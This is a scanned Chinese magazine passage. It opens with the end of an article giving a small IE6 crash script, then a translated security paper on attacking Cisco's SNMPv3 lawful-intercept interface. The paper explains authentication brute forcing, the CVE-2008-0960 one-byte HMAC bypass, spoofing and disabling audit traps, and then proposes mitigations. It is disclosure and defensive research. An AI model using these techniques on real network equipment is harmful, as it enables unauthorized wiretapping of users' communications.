
第二个文件是cl.html，其代码为：

```
<script>
alert(window.dialogArguments.url);
</script>
```

现在，用IE 6浏览器访问192.168.1.2就会发现，浏览器发生了崩溃。

浏览器的同源策略是一个非常有意思的话题，这里只是带给大家一个研究思路，有什么好的意见，望不吝赐教，有问题欢迎大家来黑防论坛一起讨论。

前置知识：无
关键词：漏洞、网络监听、路由



网络合法监听的漏洞利用

文/图 Tom Cross 译/ 小小杉

对大型公共互联网运营商而言，执法部门通常要求访问其网络，这是无法避免的，因此运营商需为此构建特定的网络接口。在某些情况下，法律要求运营商必须提供便利的接口，但在不需要的情况下，运营商仍然会部署这些接口。这是因为其加快了执法部门的工作进度，并且降低了对网络运营的破坏性。然而大家对这些接口的使用充满了争议，因为如果它们没有得到很好地保护，很有可能被第三方劫持并在未经授权的情况下监听网络通信。正因为如此，合法监听系统的安全性显得更加重要。虽然 IETF（Internet Engineering Task Force，互联网工程任务组）已经制定了针对非法窃听的相应政策（包括针对接口可能呈现的安全漏洞在内），同时也认为 IETF 是制定合法监听接口标准的合适机构，但是 IETF 仍然鼓励人们研究合法监听体系结构以促进同级之间的评审工作。

根据这一方针，思科在 Internet 草案中发布了其合法监听技术的核心体系结构和大量的公共配置指南。以下两点体现出该方案的合理性。首先，它让公众了解到如何利用思科路由器进行窃听。第二，它允许安全团体进行同级评审，以保护接口免受攻击。

同级评审是本文的重点内容。我们重新审核思科公司合法监听技术的架构体系并阐述攻击者在未经授权时获得访问权的方法。分析合法监听系统以及用于访问网络接口的 SNMPv3 协议（简单网络管理协议）在设计和实现方面的诸多情况。最后特别在合法监听（Lawful Intercept，LI）章节讨论了 SNMPv3 协议中的执行缺陷，使得恶意用户不使用密码就可以直接访问合法监听接口。最后，我们针对设计、执行和部署阶段提出了相应的缓解措施。

我们的最终目的是要找出设计协议的普遍方法中的一些问题，在设计时协议标准应该为实施方提供最大的灵活性，而实施方反过来又应该为配置终端系统的运营商提供最大限度的灵活性。尽管这是与网络技术的设计和配置相关的经济力量带来的自然结果，但是人们仍然需要寻找其解决方法。这种做法的负面影响是，运营商必须决定究竟该如何部署一个系统，而该系统本身就存在某些问题。所以，一些运营商将不可避免地做出错误的选择。如果引导运营商做出更好的选择来设计和部署 Internet 协议，那么无疑将增强其安全性。

思科公司合法监听 IP 网络的体系结构

思科是唯一一家发布详细的合法通信监听技术解决方案的公司。IETF RFC 3924 文档中描述了该方案的核心实现。尽管 IETF 反对该互联网监听技术标准，但 RFC 文档编辑最终仍然决定发布该文档。该文档同时指出，互联网工程指导组(IESG，Internet Engineering Steering Group）明确提出 RFC 文档并非任何 Internet 标准。

此文档描述了用于通信监听的一般参考模型，其中包括大量的架构组件和组件间接口。图 1 为该体系结构的概述。当执法机构(Law Enforcement Agency，LEA）期望执行监听任务时，他们就会与服务供应商的合法监听管理部门取得联系，该部门专门核查执法部门的法律授权文件。合法监听管理部门使用中介设备进行监视。中介设备生成一个监听请求，并将其发送至监听设备（IAP，执法机关向 ISP 发送一个请求，该 ISP 随后向设备发送另一个请求执行监听，即所谓的"Intercept Access Point"），该设备与路由器或交换机一样，是可以访问网络通信的网络设备。针对这些监听请求，监听设备收集执法部门感兴趣的网络通信，并将其发送回至中介设备。如果需要的话，中介设备会将该信息重新格式化，并重新发送回至执法机构。

截取请求是使用简单网络管理协议版本 3（SNMPv3）来实现的。SNMP 是一个 Internet 标准协议，用于监测和管理计算机网络设备，如路由器、交换机和服务器。在大多数部署中，协议都要在网络设备与监控服务器之间发送 UDP 消息，每一个消息都可以由

一个单一的包构成。SNMPv3 是最新版本的 SNMP。SNMPv3 相对于以前的版本最重要的优势之一是提高了安全性，包括内置的加密，以及一个安全性得到极大改善的认证系统，该系统使设备能验证 UDP 消息，而无须通过 Internet 发送的密码。




图 1　思科 IP 网络合法监听架构

监听请求是一种访问 TAP-MIB 的 SNMPv3 消息(TAP 类似于“三通”的意思，即原来的流量正常通行，同时分一股出来供监测设备分析使用。MIB，管理信息库，网络管理数据的标准，为了给不同的组设置不同的访问范围，引入 MIB 视图的概念)。思科公司单独在另一文件中详细描述了该 TAP-MIB。无论通知消息是否应该启用，TAP-MIB 都允许监听请求的发送方设定监听参数，例如源和目标地址、端口号和通信协议，以及中介设备的 IP 地址和端口号 (所收集的通信将被转发至该中介设备)。TAP-MIB 还指出该如何格式化收集到的数据。具体选项包括来自 PacketCable 的 UDP 数据包、实时协议流、TCP 会话、或 SCTP 会话。基本上，监听的所有细节都由 SNMPv3 监听请求消息的具体内容控制。

与现代所有 IETF 文档一样，RFC 3924 文档还包含一个安全概述章节。其认为，信息完整性检查，SNMPv3 协议的特征之一，对监听非常重要。SNMPv3 的 VACM 群组 (基于视图的访问控制模型群组) 用来对 MIB 中被管理对象的访问进行控制，以保证 TAP-MIB 能够唯一访问特定的已被授权执行监听任务的 SNMP 用户。文档还指出，“基于隐私和保密性的考虑，可能还需要使用加密技术。”不过，并没有指定具体的加密方法。描述思科公司 TAP - MIB 的 Internet 草案 (IETF 文件) 特别推荐使用 IPSec ESP 来加密通信数据 (Ipsec ESP 是一种网络通信加密标准，用来在 IPv4 和 IPv6 中提供安全服务的混合应用。IPsec ESP 通过加密数据以及在 IPsec ESP 的数据部分放置加密数据来提供机密性和完整性)。

攻击合法监听

如果未经授权的人生成了一个 SNMPv3 监听请求，并成功发送到支持该监听接口的路由器或交换机，那么此人就可以窃听数据通信。攻击者只需要获得少量信息就可以生成合法的监听请求。攻击者必须获取设备支持的 SNMPv3 协议参数 EngineID、EngineBoots 和 EngineTime。SNMPv3 使用这些参数来避免请求被重放攻击。这些参数可从未经授权的 SNMPv3 请求中直接获取。攻击者还必须准确无误地猜出已授权访问 TAP-MIB 的 SNMPv3 用户名和密码。然而，在没有正确密码的情况下，同样可利用 SNMPv3 的执行漏洞来访问接口。一旦成功进入，攻击者就可以随意捕获通信数据并将数据路由到因特网上任何 IP 地址和端口。

虽然以上网络协议和网络设备设计了专门防止此类攻击的功能，但是攻击者仍然能够找到有效攻击点。下面将详细地从以下 6 个方面讨论攻击此接口的成功案例。

1) 利用暴力攻击寻找 SNMPv3 认证漏洞

为了使已授权的 SNMPv3 请求能够正确验证，发送者必须知道正确的用户名和密码。然而不幸的是，基于用户的 SNMPv3 安全模式 (RFC 3414 文档描述) 漏洞使得攻击者很容易通过暴力攻击就猜测到有效的认证数据。因为当身份验证失败时，该标准要求接收设备将验证报告发回给发送方。那么，当失败的身份验证是由错误的用户名或密码导致时，该报告就会包含相应的提示信息。因此，攻击者可以尝试发送不同用户名直到报告显示用户名正确而密码错误，然后攻击者再不断测试不同的密码，直到消息被成功验证。然而，修复该漏洞并使之符合 RFC 3414 文档规范是绝不可能的事情。

2) SNMPv3 中的密码实现漏洞

由于 SNMPv3 中的实现漏洞，攻击者可能不需要通过暴力攻击来猜测密码。此漏洞允许攻击者在不知道密码的情况下，通过发送 256 个消息 (其中某个消息具有权限) 就访问任何受密码保护的运行于未修复设备中的 SNMPv3 服务。

为了弄懂此攻击的原理，必须对 SNMPv3 验证有一定的认识。目前，SNMPv3 定义了两个认证协议：HMAC-MD5-96 和 HMAC-SHA-96。这两个协议以相似的方式运行，不过使用不同的散列算法。在这两种协议中，首先要在客户端和服务器之间建立并共享一个私密的密码。客户端将该密码与服务器 SNMPv3 服务的唯一 EngineID 相结合，以生成密钥。当客户端需要发送消息时，则用该密钥和消息内容计算出一个加密哈希值。根据 RFC 3414 文档知道，每条消息的头 12 个字节为加密的哈希值。当服务器收到一条消息时，它同样计算出哈希值，并将其与接收到的 12 个字节的哈希值相比较。因为只有客户端知道正确的密码的情况下，两者才会相同，因此，则认为该消息是真实的。

显然，服务器必须进行比较，才能判断自己计算的哈希值与接收到的哈希值是否相同。通常在 C 程序中，用像 memcmp 这样的函数来实现比较操作，该函

数的参数为：需要比较的两个字符串的指针以及字节长度。虽然服务器计算的哈希值可能更长些，而客户端只传输加密哈希值的前 12 个字节，所以多数 SNMPv3 在实现 memcmp 函数时，使用从客户端接收到的哈希值长度作为长度的参数。

该标准要求服务器滤掉所有哈希值少于 12 个字节的消息，然而真正实施时却并非如此。这就导致攻击者只需发送一个字节的消息摘要，并且如果该字节与服务器计算的消息摘要一致，那么该消息就会通过验证。因此，通过发送 256 条消息，每条消息都与有效消息摘要进行匹配，那么 256 条信息中就很有可能有一条消息有效，那么攻击者就能够访问受密码保护的SNMPv3 服务。

现在有许多潜在的攻击都是针对存在此类漏洞的网络设备的，这取决于 SNMPv3 用户所做的配置情况。例如，如果启动正确的 MIB 库，那么完整的配置文件就会被加载至支持 SNMP 服务的思科路由器上。然而，由于网络运营商可能被迫启动监听，并且可能无法平衡这些功能带来的好处和其对安全构成的危险，所以该合法监听的案例显得特别有趣。

在 2008 年 6 月，CVE（Common Vulnerabilities & Exposures，常见漏洞和披露）在编号为 CVE-2008-0960 的文章中已经公开承认此漏洞的存在。然而，该漏洞已经在 SNMPv3 的代码库存在超过 6 年的时间了。许多厂商承认该漏洞确实存在，并且对产品进行了更新以解决该问题，包括各种 Linux 发行版、Solaris 和 Mac-OSX，以及瞻博（Juniper）和思科网络设备。幸运的是，通过咨询思科公司的安全报告得知，支持合法监听接口的思科网际操作系统（IOS）软件的大多数版本都能够抵御 SNMPv3 密码漏洞，但仍有少数例外。例如，思科 10000 系列路由器的合法监听接口由 IOS 版本系列 12.3(7)XI 支持。根据思科的安全报告得知，第一个非漏洞 IOS 版本 12.3(7)XI 即 12.3（7）XI8a。思科网站在 12.3(7)XI2 版本的“未解决问题”事项中提到一些著名的合法监听接口的问题，这也就证明该版本的软件确实存在脆弱点。

思科将其 10000 系列路由器描述为“运营商为宽带和专用线路客户部署 IP/MPLS 服务的理想工具”和“服务提供商首选的业界领先的边缘路由器（要求具有重放、宽带和群发功能）”。当然，像这样的路由器能够访问成千上万消费者的私人通信信息。此外，这些路由器还有可能被用来为互联企业和小型企业公司办公室提供点到点的虚拟专用网服务。这些所谓的“IP - VPN”在逻辑上位于防火墙之后，且携带敏感的、内部网络通信信息，但是却通常不经加密就被发送，因为人们认为服务提供商网络是无懈可击的。

3）审计跟踪工具的缺乏

攻击者可以擅自访问合法监听接口，而且不留痕迹。SNMP 自陷（或通知）通过向网络监测设施发送验证失败和未经授权访问网络的报告，从而使网络管理员可以检测到该接口的非法使用。思科合法监听的配置指南中建议，管理员应该配置监听设备，使其在认证失败时给中介设备发送 SNMP 自陷通知（trap notifcation）。文件中同时暗示，这些自陷这样发送：“不正确的 SHA/MD5 认证密钥或超出 SNMP 引擎窗口认证范围的数据包（例如，超出配置访问列表或时间范围）。”

不幸的是，情况并非如此。我们测试的 IOS 版本都没有以用户名、密码或引擎值错误形式为 SNMPv3 消息发送认证失败自陷。只有当 SNMPv3 消息来自被一组访问列表阻止的源 IP 地址时，认证失败自陷（Authentication failure traps）才会生成。我们向思科报告该实现漏洞，但是思科却认为这是正常现象，而实际上并非如此。

思科路由器也可以产生 SNMP 自陷，用于通知中介设备当前监听请求的状态，他还提供了一个强大的审计跟踪功能。如果中介设备收到有关监听请求并未启动的通知，那么就形成危险警报。然而，思科却允许用于请求监听的 TAP-MIB 禁用这些通知消息，因此，攻击者在设置未授权监听的过程中，可以很容易就禁用这些通知消息。

4）用于数据包欺骗的接口的敏感性

大多数思科设备允许网络管理员在访问列表中显示攻击性通信的源和目标 IP 地址以及端口号，来阻止网络通信。当网络管理员遇到安全问题时，他们会首先使用访问列表来处理。不幸的是，由于很容易隐藏监听请求，所以访问列表中只有有限的攻击列表，用来保护合法监听。一个监听请求可以以 UDP 数据包形式发送，同时也可以为其指定任何目标主机和端口号，所以在理论上，攻击者根本不需要接收目标设备返回发送监听请求的 IP 地址的响应。

然而，在某种程度上攻击者的工作有点复杂，他们需要收集目标设备的 EngineID、EngineBoots 和 EngineTime 参数值。正如之前所述，虽然这些参数值可以从发送到目标设备的未经验证的 SNMPv3 请求中获得，但这却意味着不能隐藏该请求，因为这样的话攻击者就必须能够查找到响应请求，而这是不可能的。从理论上说，不直接请求就能获得这些参数值是可能的。在思科路由器上，EngineID 的默认值是基于设备上第一个接口的 MAC 地址产生的，也可能从某种特定环境下的网络中获得。EngineBoots 和 EngineTime 都从零开始计数，因此它们可能是个低位数，这就比较容易猜到。然而，如果通过一个正常的SNMPv3通信就可以从目标设备获得这些值的话，那么就更加容易进行攻击了。

思科安全咨询对上述 SNMPv3 的密码漏洞建议使用访问控制列表来阻止所有 SNMP 来自于不受信任的 IP 地址的脆弱的路由器包。此解决方案是一个好建议，因为它阻止访问从供应商的网络架构以外的引擎，但

它仍然留下了很大的风险。在实际的 IP 网络中，SNMP 用于多种用途，不同的网络上的不同的系统，可能需要与特定的路由器通信或通过 SNMP 切换。这些受信任的网络可能会受到自己的计算机安全漏洞的威胁，没有被授权执行监听的可以合法地访问它们。

除了定义访问列表，限制一般 SNMP 服务值得信赖的源地址，思科还提供了一种限制访问的合法监听功能。在配置合法的监听接口的过程中，管理员已经确定了进入技术咨询方案的 SNMPv3 的用户组的 MIB。一个 IP 访问列表可以应用到该用户组，以限制对来自于调制设备实际 IP 地址请求的合法监听。

这也不是一个完美的解决办法。通过访问正常的 SNMP 监控网络，攻击者可以获取 EngineID、EngineBoots 值并进行正常的通信，然后用这些从中介设备获取的值伪造监听请求。但是，攻击者必须知道中介设备的正确地址，这会对攻击造成一些障碍。遗憾的是，在思科安全咨询报告和 SNMP 指南中都未提到指定用户组访问列表的能力。思科在对 SNMPv3 密码漏洞的应用减灾公告中描述了许多反欺骗的功能和策略。一般情况下，其目的是阻止网络中可能包含源地址的数据包。为了使这一办法有效，必须一直在网络中使用该方法。这样互联网将会更加安全，但在实际上像这样的过滤器只在某些运行良好的 IP 网络上使用。

5）加密技术的缺乏

加密技术应该成为合法监听能力的重要组成部分。由于思科合法监听 RFC 3924 文档在安全考虑章节中指出，确实有必要保护收集到的信息内容和监听对象的具体身份的安全。如果监听请求及其相应的通信在网络中以明文形式发送，那么该信息极有可能会暴露。此外，加密技术的正确使用可以帮助防止未经授权地使用接口。

然而，思科并未要求为合法监听进行加密，而且他们也未提出具体的解决方法。思科公司的监听架构指南中提到："基于隐私和保密的考虑，该架构应该使用加密技术。虽然加密不是必须的，但是我们强烈推荐在合法监听中进行加密。"由于某些加密方法更有效，因此有必要仔细而认真考虑加密技术。

① SNMP 加密

思科在对 SNMPv3 密码漏洞的安全报告中指出，启用 SNMPv3 加密是作为"为无法及时升级系统的用户做出的短期保护"。这项措施有效地阻止了密码攻击，但在合法监听中并未要求 SNMPv3 加密。思科对 10000 系列路由器上合法监听的配置指南指出："用户必须具有在验证且加密（AuthPriv）或验证但无加密（AuthNoPriv）情况下访问合法监听 MIB 的权限。" AuthNoPriv 意味着没有隐私和不加密。此外，本指南中提供的所有实例都显示了配置有验证但无加密访问权限的例子。

即使启用 SNMPv3 加密功能，拥有验证凭证的恶意入侵者仍然可以利用合法监听接口的漏洞进行攻击。恶意入侵者造成了巨大的威胁，因为该接口很容易受到数据包欺骗，而且其可以禁用 SNMP 自陷通知。尽管在某些接口中存在访问列表，但是能够正常访问 SNMP 加密和认证密码的攻击者仍然可以使用该接口监测从互联网任何地方接入的通信。因此，现在急需第二层安全控制来阻止此类滥用。

平心而论，思科路由器和交换机在保护 SNMPv3 密码安全性方面做得很好。一旦从设备中获得认证和加密密钥后，密码就被丢弃了，而且路由器配置文件中也不再包含这些密钥。此外，思科似乎很担心合法监听的钥匙会从 NVRAM 中恢复出来，因此密钥只存储在某些易失性存储器中，而且每次设备重启后必须重新手动输入密码。然而，无论如何保护密码的安全，密码仍然可能会被误用，因此仍然有必要进行二次访问控制和审计保护。

② IPsec 方案

如前所述，思科 TAB-MIB 的 Internet 草案建议使用 IPSec ESP 来加密交易。这很好，因为合法监听接口并未提供加密从路由器到中介设备的通信的设施。使用此系统的执法机构坚持认为必须对这种通信进行加密，因为他们不希望被监听对象知道自己正被监听。

就其本身而言，中介设备和 Internet 接入服务商之间一个简单的 IPsec 安全协议并不会缓解对 SNMPv3 验证的攻击。路由器会接收其他源地址的非加密的请求，并且当攻击将收集到的通信发送回其源地址时，该通信同样也会以明文的形式发送。不过，配备适当访问列表的 IPsec 技术可以很有效。攻击者将不能轻易地欺骗 IPsec 加密请求，因为即使是对知道建立会话共享密钥的攻击者而言，也很难获得加密该会话的密钥。

思科 SNMPv3 密码漏洞安全报告中推荐的一般基础设施访问列表实际并没有什么作用，因为它们仅限制于封锁来自不信任源地址的 SNMP 访问。如前所述，通常有多个 SNMP 监控主机需要访问网络设备。实际上，这些 SNMP 监测的网络与被监测的设备之间不可能有任何的 IPsec 安全关联。未加密的监听请求可能是发送自这些源地址。

有效限制这些合法监听接口滥用的最好办法就是将 IPSec 安全和组访问列表联合起来，限制 TAB-MIB 访问。通过加密请求来保护 SNMPv3 认证免受攻击，并且有效防止知道正确密码的入侵者发送期骗的监听请求。尽管可以禁用通知消息，而且仍然存在滥用方法，但这已经是这个架构体系的最高安全级别了。

改进合法监听接口

在解决本文提到的这些漏洞之前，我们必须首先考虑如何处理以及由谁来处理这两个问题。许多漏洞产生的原因是由于协议设计者和实施者希望为消费者使用提供最大的灵活性。例如，根本不配置加密技术就可以

使用接口，用户可以决定通知消息的开启和关闭，而且在不重新配置路由器的情况下，就可以更改中介设备。

SIP（Session Initiation Protocol，一个应用层的信令控制协议，用于创建、修改和释放一个或多个参与者的会话）提供了一个实例，讲述将事故责任从协议设计者推给实施主和配置方所带来的危害。SIP 是一个 IETF 标准协议，用于实现 IP 电话。SIP 协议可用一个单一的、未经验证的 UDP 数据包来发起电话呼叫，可以很容易地欺骗过关。通过将伪造的 UDP 数据包转换成已编码的音频数据流发送给受害者，攻击者就可以利用互联网上的 SIP 设备来执行流量放大拒绝服务攻击。攻击者很容易使用这种技术来阻塞受害者的网络连接。

SIP RFC 文档的安全考虑章节解决了该问题，指出用户代理商和代理服务器应该迫使有问题的请求进行身份验证。通过相互之间交换发送数据包，可以有效防止 SIP 欺骗。然而，许多 SIP 运营商却希望允许用户不设用户名和密码即可使用相应服务。RFC 文档建议运营商创建一个用户名为 anonymous、密码为空的账户，这样客户就必须进行身份验证，而不允许未经验证的数据包请求。实际上，运营商很少这样做。运营商不愿意启用匿名 SIP 认证的原因是，流量放大攻击不会给他们带来直接的经济损失。攻击的受害者往往是第三方。SIP 服务仅仅是攻击发生的一个渠道而已，而且许多运营商并不知道服务会以这种方式被滥用。在经济学中，这种情况称为负外部性（negative externality）。

在网络协议范围内，管理负外部性的方法之一就是限制协议设计和实施阶段导致漏洞的灵活性。如果 SIP 协议设计要求即使是对匿名消息也必须进行消息互动，数据包欺骗将更加困难。SIP 实施者还可以通过设计自己的软件来降低风险。这些步骤都将有助于降低互联网上不安全 **SIP** 部署的可能性。负外部性也可能在合法监听协议中存在。这些协议用来调解执法部门和网络运营商之间的关系。网络用户是第三方。因为将双方的通信完全暴露给攻击者，方便网络运营商或执法部门使用的设计和部署决定对网络用户造成了负面影响。

虽然通过对思科公司合法监听架构的分析，我们确定了能防止攻击的配置方案，但是我们不认为公众互联网上每个协议的部署都使用了这些配置方案。最好的方法就是将 IPsec 加密同非普通用户组 IP 访问列表结合起来。而且在合法监听的配置文件中，以及在有关 SNMPv3 密码漏洞的安全报告中，甚至在安全报告提到的 SNMP 指南中都不存在该访问列表的信息。虽然在思科 TAP-MIB Internet 草案的安全考虑章节中提到了 IPsec 加密技术，但是有关具体加密配置的意见却并没有写入思科的文件中，而且管理者可以根本不使用加密就自由地部署接口。通过观察就会发现该特点适用于任何互联网协议：在整个协议设计到实施再到操作的过程中，涉及的每一个人都有责任确保有关安全实施、配置以及使用的规则都在朝前发展。

我们对基于用户的 SNMPv3 安全模型、合法监听协议提出一系列修改建议，并且为网络运营商该如何部署系统提出了意见。我们意识到，肯定存在我们不知道的用户案例和应用考虑，它可能会使某些不切实际的建议通过。然而，至少某些建议将有助于提高合法监听的安全性。

1）用于更新基于用户的 SNMPv3 安全模型的建议

① 使验证错误不再烦琐

基于用户的 SNMPv3 安全模型提供了太多的响应认证失败的信息，这使攻击者能从中区分出错误的用户名和密码。因为这种消息在认证方面价值不大，而却极大地帮助了攻击者，因此大多数的认证系统已经不再提供这种冗长的认证消息。

② 让 Engine 值更难猜测

在基于用户的 SNMPv3 安全模型中，使用 Engine 值是为了避免请求重放攻击。此功能在客户端和服务器端相互转发通信，还使得 SNMPv3 通信的数据包欺骗更加复杂。然而，这些值并不能提供完整的反欺骗保护。在理论上，Engine 值必须猜测，而且可以在客户端之间共享，这就使得拥有 SNMP 访问权的攻击者能够颠覆用户组访问控制列表。

TCP 的实现采用不可预测的序列号来防止欺骗。SYN 握手协议 Cookie 是生成这些序列号的好办法。SYN 将服务器的时间概念与客户端身份验证和密钥结合起来。它们很难被猜测到，也很难在客户端共享，从而避免欺骗，但服务器也不必缓存这些值，因此就可以防止拒绝服务攻击。如果基于用户的 SNMPv3 安全模型使用与 SYN Cookie 类似的 Cookie 值，而不是 Engine 值，那么这将有效地消除数据包欺骗，而只需花费极少的通信成本就可以实现。

③ SNMPv3 身份验证失败时发送自陷或通知消息

基于用户的 SNMPv3 安全模型极易受到大量的验证攻击。然而，攻击经过大量验证失败后才会取得成功。如果身份验证失败后发出自陷或通知消息，那么 SNMP 管理设备和网络运营商就可以随时监测这些攻击。此外，发送 SNMPv3 身份验证失败自陷或通知消息符合 SNMPv2 的行为，当使用无效的一致性字符串时就会生成自陷消息。

2）关于更新思科的合法监听架构的建议

① 使用不同的端口或协议

思科合法监听体系架构出现某些漏洞其原因在于它是建立在 SNMP 之上的对安全性要求非常高的应用程序。SNMP 最常见的用途是传达对攻击者没什么价值的网络健康的信息。利用现有的已经测试过的 SNMP 代码库而不是定义全新的协议是一个好办法。但是，

服务提供商的网络充满了正在执行各种功能的 SNMP 通信数据，因此很难限制对这项服务的访问。

如果为此高安全性的应用程序指定唯一的 UDP 端口号，那么效果将会更好。然后，正如外部数据包过滤设备达到的效果一样，基于访问控制列表的传统 IP 地址和端口可以有效地限制对数据包的访问。SNMP 可以运行在 TCP 协议上，所以思科也可以为合法监听请求进行 TCP 连接。这将有助于避免接口受到数据包欺骗，同时也更容易过滤。

② 允许路由器管理员硬编码中介设备地址

路由器管理员很难控制合法监听数据将会被发送到哪里，因为接口允许任何地址，并且思科设备并不适合将出站访问控制列表应用于来自路由器的数据包。每当执行监听时，IP 地址、端口号以及网络协议都将发生改变，而这似乎不大可能。如果路由器管理员能够将这些设置至少限制在一个特定范围内，那么将大大降低出现未经授权的监听的风险。而灵活性的降低不可能对合法监听造成负面的影响。

③ 移动 SNMP 通知控制

就正在执行的监听而言，TAP-MIB 用户应该无法禁用 SNMP 通知。这损害了服务供应商为监听活动提供可靠审计线索的能力。我们认为应该在路由器配置中控制监听通知而不是在 MIB 中进行。

然而，在防止服务供应商的网络管理员监控执法机构活动是悬在我们头上的一柄双刃剑。实际上，很难避免拥有权限的特定网络管理员访问并重新配置路由器和交换机从而跟踪网络上协议的使用，特别是未使用加密技术时，就更难控制。但是，如果管理员可以配置一个未经授权的目标地址，并接收有关 TAP-MIB 的 SNMP 通知，那么这就将是监控合法监听使用情况的一种特别简单的方法。

解决该问题的一种方法就是为 MIB 和设备配置的监听通知指定目的地址。该设备至少可以保证：在监听请求的通知地址中至少包括一个正确的目的地址。这样，监听请求就必须为通知消息指定网络管理员同意发送的目的地，但反过来，网络管理员却不能强迫该设备将通知发送到合法监听管理部门不同意的地址上去。

3）部署建议

